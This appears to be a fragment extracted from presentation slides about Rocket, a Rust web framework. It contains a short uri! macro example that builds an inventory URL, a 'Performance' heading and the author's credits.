
```
1 uri!(item: product = Product::Shirt, id = 2417);
=> "/inventory/shirt/2417"
```


Performance















Rocket



<https://rocket.rs>

guide, tutorial, docs, news, code

Sergio Benitez

sb@sergio.bz